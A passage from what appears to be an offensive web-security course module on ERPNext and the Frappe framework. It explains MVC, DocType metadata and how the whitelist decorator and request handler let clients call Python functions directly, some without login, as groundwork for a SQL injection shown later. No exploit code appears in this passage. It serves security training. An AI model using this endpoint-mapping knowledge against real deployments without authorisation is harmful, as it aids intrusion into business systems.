The log contains SQL queries, which indicates that the configuration is working as expected. If the queries are not showing up, with the ERPNext application running, the first troubleshooting step is to visit a page and navigate around. If queries still are not showing up, we can go back and review */etc/mysql/my.cnf* to ensure that the *general_log_file* and *general_log* entries are properly set.

8.1.3.1 Exercise

Configure MariaDB logging in the ERPNext server.

8.2 Introduction to MVC, Metadata-Driven Architecture, and HTTP Routing

Before we start injecting SQL and popping shells, we should familiarize ourselves with the Model-View-Controller design pattern, Metadata-driven architecture, and HTTP routing. These concepts will teach us how to read the Frappe and ERPNext code and discover vulnerabilities within the code base.

8.2.1 Model-View-Controller Introduction

To introduce the concept of the Model-View-Controller design pattern, let's consider an old Point-of-Sale (PoS) system which is navigated with A and E+A.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

A cashier uses an input device to key in purchases. The PoS system will then process the order, calculate the tax, and store it in a database. This system can also print an invoice as output. In mathematical terms, this input-process-output[97] process is known as a function machine.




Figure 186: Input-Process-Ouput Machine

While the example above might not be difficult to program, once we start adding in different product types and taxing systems, hundreds of stores, and thousands of users, the application starts to get daunting and might result in "spaghetti code". Spaghetti code is source code that is unstructured and difficult to maintain.[98]

To prevent spaghetti code, the Model-View-Controller (MVC) software design pattern was created by Trygve Reenskaug in 1979.[99] Reenskaug said "MVC was conceived as a general solution to the problem of users controlling a large and complex data set" and it is used to "bridge the gap between the human user's mental model and the digital model that exists in the computer."[100]

The MVC software design pattern helps organize project code to increase reusability.[101] From a security perspective, the benefit of increased reusability is that the code only has to be written securely once. For example, if a developer manually interacts with an SQL database, they may inadvertently (and insecurely) concatenate the SQL statement with client-provided data, resulting in SQL injection. Instead, in an MVC architecture, the data is pulled once from a central location and reused throughout the application.

As the name suggests, the MVC design pattern is separated into three components: the model, the view, and the controller.

In the context of a web application, the *controller* handles the input received from the user. This could be in the form of a HTTP route (i.e /user/update) or via a parameter

[97] (Ootips, 1998), http://ootips.org/mvc-pattern.html

[98] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Spaghetti_code

[99] (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1667

[100] (Reenskaug, 1979), http://heim.ifi.uio.no/~trygver/themes/mvc/mvc-index.html

[101] (Apple, 2018), https://developer.apple.com/library/archive/documentation/General/Conceptual/DevPedia-CocoaCore/MVC.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

(i.e. /me?action=update). Regardless of the input method, the controller maps the user's input to the function(s) that will be executed.[102] Any user input logic is handled by the controller.[103]

The *model* in Model-View-Controller maps data to a specific object and defines the logic that is needed to process the data.[104] The model is the central component of "bridg[ing] the gap between the human user's mental model and the digital model".[105] A user object or a product object is an example of a model. A model object's variables will commonly match the columns found in a database table.[106]

The *view* is the final output that is provided to the user. In the context of a web application, this can be the HTML, XML, or any other final representation that is provided to the user to be consumed.[107] Web frameworks will typically provide the option of using a templating engine to render data provided from the model to the user. We will get into more details of a templating engine later in this module.

To put it all together,

1. The user interacts with a website's view and the interaction is sent as a request to the controller.
2. The controller parses the user's interaction and requests the data from the model.
3. The model provides the requested data.
4. The controller renders a view using the provided data and responds back to the user.

This cycle continues as long as the user is interacting with the web application.




Figure 187: MVC Interaction

[102] (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1667

[103] (Reenskaug, 1979), http://heim.ifi.uio.no/~trygver/1979/mvc-2/1979-12-MVC.pdf

[104] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Model%E2%80%93view%E2%80%93controller

[105] (Reenskaug, 1979), http://heim.ifi.uio.no/~trygver/themes/mvc/mvc-index.html

[106] (Laravel, 2020), https://laravel.com/docs/5.0/eloquent

[107] (CakePHP, 2020), https://book.cakephp.org/2/en/cakephp-overview/understanding-model-view-controller.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

One very important thing to note is that MVC was not originally intended for web applications. Instead, as MVC rose in popularity for GUI applications, web applications started to adopt it.[108] However, there are endless debates on how to properly adopt MVC for web applications since the boundaries for model, view, and controller are not strictly enforceable. This confusion can lead to vulnerabilities in modern web applications.

The Frappe framework and ERPNext application follow the MVC design pattern in some components.[109] Below is a quote from Frappe's *DocType*[110] documentation:

> *DocType is the basic building block of an application and encompasses all the three elements i.e. model, view and controller. It represents a:*
>
> *Table in the database Form in the application Controller (class) to execute business logic*

While this documentation explains that a DocType contains a Model (table in the database), View (Form in the application), and Controller, it also talks about a DocType as a building block of an application and not the entirety of the application itself. This means that Frappe is using MVC in DocTypes but also suggests that MVC is not used at lower levels of the application. To further understand this, we can look at how Frappe defines DocTypes,[111] or generic objects containing metadata that describe how Frappe handles data:

> *A DocType is the core building block of any application based on the Frappe Framework. It describes the Model and the View of your data. It contains what fields are stored for your data, and how they behave with respect to each other. It contains information about how your data is named. It also enables rich Object Relational Mapper (ORM) pattern…*

The use of a DocType in this way suggests that Frappe follows a low-level, metadata-driven pattern that applies some principles of MVC. Certain vulnerabilities stem from developers not following an implemented pattern. To learn how to discover these types of vulnerabilities, we should further discuss metadata-driven patterns.

8.2.2 Metadata-driven Design Patterns

A metadata-driven design pattern creates a layer of abstraction that eases the new application development process. This works well for generic database-driven applications[112] like ERP software that allows users to customize stored data.

---

[108] (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1667

[109] (Wikipedia, 2019), https://en.wikipedia.org/wiki/ERPNext#Architecture

[110] (Github, 2014), https://github.com/frappe/frappe/blob/develop/frappe/core/doctype/doctype/README.md

[111] (Frappe, 2020), https://frappe.io/docs/user/en/understanding-doctypes

[112] (Zhang, 2017), https://ebaas.github.io/blog/MetadataDrivenArchitecture/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Salesforce[113] is big proponent of a metadata-driven design as their use case enables multiple customers to have a customized version of their application suite.

In a metadata-driven pattern, the application generates the necessary components to manage the data based on the metadata, including those necessary to perform Create, Read, Update, and Delete[114] (CRUD) operations on the data.[115]

We can tell from the use of DocTypes that Frappe follows a metadata-driven design pattern.[116] Using DocTypes in this way helps developers reuse a single full-featured application or framework for multiple types of industries and business models.

Programming in this manner is much more difficult than traditional programming[117] and can result in more "spaghetti code". However, once the core of the framework/application is built, building additional features and data types is much easier. This creates the layer of abstraction in the form of metadata (DocTypes) that is used to store data in the database.




Figure 188: Frappe Metadata-Driven Model

Essentially, the Frappe "Kernel" grabs and parses the DocTypes to create the appropriate tables in the database. One common goal of metadata-driven applications is to allow for the creation of the metadata documents via a GUI.[118] This concept is also displayed in ERPNext by logging in and searching for "DocType" in the search bar. Clicking on *DocType List* shows a list of all DocTypes.

---

[113] (Salesforce, 2020), https://www.salesforce.com

[114] (Wikipedia, 2020) https://en.wikipedia.org/wiki/Create,_read,_update_and_delete

[115] (Salesforce, 2008), https://www.developerforce.com/media/ForcedotcomBookLibrary/Force.com_Multitenancy_WP_101508.pdf

[116] (ERPNext, 2019), https://discuss.erpnext.com/t/which-design-pattern-is-followed-by-frappe-developers-building-the-framework/41662/3

[117] (Stackexchange, 2017), https://softwareengineering.stackexchange.com/a/357202

[118] (Zhang, 2017), https://ebaas.github.io/blog/MetadataDrivenArchitecture/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 189: Listing all DocTypes

We can click on any of the DocTypes to inspect the details contained within. The listing below displays clicking on the “Stock Entry Detail” DocType.




Figure 190: Stock DocType

While it is possible to create a DocType by clicking *New* in the top right corner, this particular DocType was created during installation and can be found in the application’s code at:

```
apps/erpnext/erpnext/stock/doctype/stock_entry_detail/stock_entry_detail.json
```

Listing 251 - Path to stock_entry_detail.json

Below, we have the DocType open in Visual Studio Code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 191: Viewing DocType JSON

DocTypes in Frappe are also accompanied by *.py* files that contain additional logic and routes that support additional features. For example, the bank account DocType found in *apps/erpnext/erpnext/accounts/doctype/bank_account/* contains *bank_account.py*, which adds three functions for the application to use:

1. make_bank_account
2. get_party_bank_account
3. get_bank_account_details

Referring back to the documentation about DocTypes in Frappe, it states: “DocType is the basic building block of an application and encompasses all the three elements i.e. model, view and controller”. The DocType encompasses the model element of MVC with a table in the database. The view is the DocType’s ability to be edited and displayed as a form (this includes the ability to edit the DocType within the UI). Finally, the DocType acts as a controller by making use of the *.py* files that accompany the DocType.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 192: Bank Account DocType

Frameworks and applications that use a metadata-driven pattern need to be very flexible for use across various configurations. Because of this, interesting challenges and even more interesting solutions appear. One such solution is Frappe's choice for HTTP routing. Notice that the DocType Python file contained a string "@frappe.whitelist()" above each method. This is one of the methods that Frappe uses to route HTTP requests to the appropriate functions. We will use this information later to discover a SQL injection vulnerability.

8.2.3 HTTP Routing in Frappe

In modern web applications, HTTP routing is used to map HTTP requests to their corresponding functions. For example, if a GET request to */user* runs a function to obtain the current user's information, that route must be defined somewhere in the application.

Frappe uses a Python *decorator* with the function name *whitelist* to expose API endpoints.[119] This function is defined in *apps/frappe/frappe/__init__.py*.

```
470  whitelisted = []
471  guest_methods = []
472  xss_safe_methods = []
473  def whitelist(allow_guest=False, xss_safe=False):
474          """
475          Decorator for whitelisting a function and making it accessible via HTTP.
```

[119] (Github, 2019), https://github.com/frappe/frappe/wiki/Developer-Cheatsheet#how-to-make-public-api

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
476         Standard request will be `/api/method/[path.to.method]`
477
478         :param allow_guest: Allow non logged-in user to access this method.
479
480         Use as:
481
482                 @frappe.whitelist()
483                 def myfunc(param1, param2):
484                         pass
485         """
486         def innerfn(fn):
487                 global whitelisted, guest_methods, xss_safe_methods
488                 whitelisted.append(fn)
489
490                 if allow_guest:
491                         guest_methods.append(fn)
492
493                         if xss_safe:
494                                 xss_safe_methods.append(fn)
495
496                 return fn
497
498         return innerfn
499
```

Listing 252 - Whitelist function in __init__.py

Essentially, when a function has the "@frappe.whitelist()" decorator above it, the *whitelist* function is executed and the function being called is added to a list of whitelisted functions (line 488), *guest_methods* (line 490-491), or *xss_safe_methods* (line 493-494). This list is then used by the handler found in the *apps/frappe/frappe/handler.py* file. An HTTP request is first processed by the *handle* function.

```
15  def handle():
16          """handle request"""
17          cmd = frappe.local.form_dict.cmd
18          data = None
19
20          if cmd!='login':
21                  data = execute_cmd(cmd)
22
23          # data can be an empty string or list which are valid responses
24          if data is not None:
25                  if isinstance(data, Response):
26                          # method returns a response object, pass it on
27                          return data
28
29                  # add the response to `message` label
30                  frappe.response['message'] = data
31
32          return build_response("json")
33
```

Listing 253 - Handle function in handler.py

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

First, the *handle* function extracts the *cmd* that the request is attempting to execute (line 17). This value is obtained from the *frappe.local.form_dict.cmd* variable. As long as the command (*cmd*) is not "login" (line 20), the command is passed to the *execute_cmd* function (line 21).

```
34  def execute_cmd(cmd, from_async=False):
35          """execute a request as python module"""
36          for hook in frappe.get_hooks("override_whitelisted_methods", {}).get(cmd,
[]):
37                  # override using the first hook
38                  cmd = hook
39                  break
40
41          try:
42                  method = get_attr(cmd)
43          except  Exception as e:
44                  if frappe.local.conf.developer_mode:
45                          raise e
46                  else:
47                          frappe.respond_as_web_page(title='Invalid Method',
html='Method not found',
48                          indicator_color='red', http_status_code=404)
49                  return
50
51          if from_async:
52                  method = method.queue
53
54          is_whitelisted(method)
55
56          return frappe.call(method, **frappe.form_dict)
```

Listing 254 - execute_cmd function in handler.py

The *execute_cmd* function will attempt to find the command and return the method (line 42). If the method was found, Frappe will check if it is whitelisted (line 54) using the *whitelisted* list. If it is found, the function is executed. We can inspect this process in the *is_whitelisted* function.

```
59  def is_whitelisted(method):
60          # check if whitelisted
61          if frappe.session['user'] == 'Guest':
62                  if (method not in frappe.guest_methods):
63                          frappe.msgprint(_("Not permitted"))
64                          raise frappe.PermissionError('Not Allowed,
{0}'.format(method))
65
66                  if method not in frappe.xss_safe_methods:
67                          # strictly sanitize form_dict
68                          # escapes html characters like <> except for predefined
tags like a, b, ul etc.
69                          for key, value in frappe.form_dict.items():
70                                  if isinstance(value, string_types):
71                                          frappe.form_dict[key] =
frappe.utils.sanitize_html(value)
72
73          else:
74                  if not method in frappe.whitelisted:
75                          frappe.msgprint(_("Not permitted"))
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
76                          raise frappe.PermissionError('Not Allowed,
{0}'.format(method))
```

Listing 255 - is_whitelisted function in handler.py

The *is_whitelisted* method simply checks to ensure the function being executed is in the list of whitelisted functions.

This means that the client can call any Frappe function directly if the *@frappe.whitelist()* decorator is in use for that function. In addition, if “allow_guest=True” is also passed in the decorator, the user does not have to be authenticated to run the function.

If the *is_whitelisted* function does not raise any exceptions, the *execute_cmd* function will call *frappe.call* and pass all the arguments in the request to the function (line 56 of *handler.py*).

Let’s load a page and attempt to discover what a request that calls the function directly looks like.

To do this, we will open Burp and configure Firefox to use it as a proxy. When the root page of ERPNext is loaded, we will capture a request that attempts to run a Python function directly. The request we capture is triggered automatically on page load.




Figure 193: Capturing Direct Function Execution Request

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The command in Figure 193 that attempts to execute can be found in Listing 256.

```
frappe.website.doctype.website_settings.website_settings.is_chat_enabled
```

Listing 256 - cmd from captured request

Searching for the *is_chat_enabled* function within the code leads us to the following file:

```
apps/frappe/frappe/website/doctype/website_settings/website_settings.py
```

Listing 257 - Location of the is_chat_enabled function

We can open this file in Visual Studio Code to reveal the *is_chat_enabled* function.




Figure 194: is_chat_enabled in website_settings.py

Frappe uses the directory structure to find the file and function to execute, as shown in Listing 258.

```
frappe.website.doctype.website_settings.website_settings.is_chat_enabled
apps/frappe/frappe/website/doctype/website_settings/website_settings.py
```

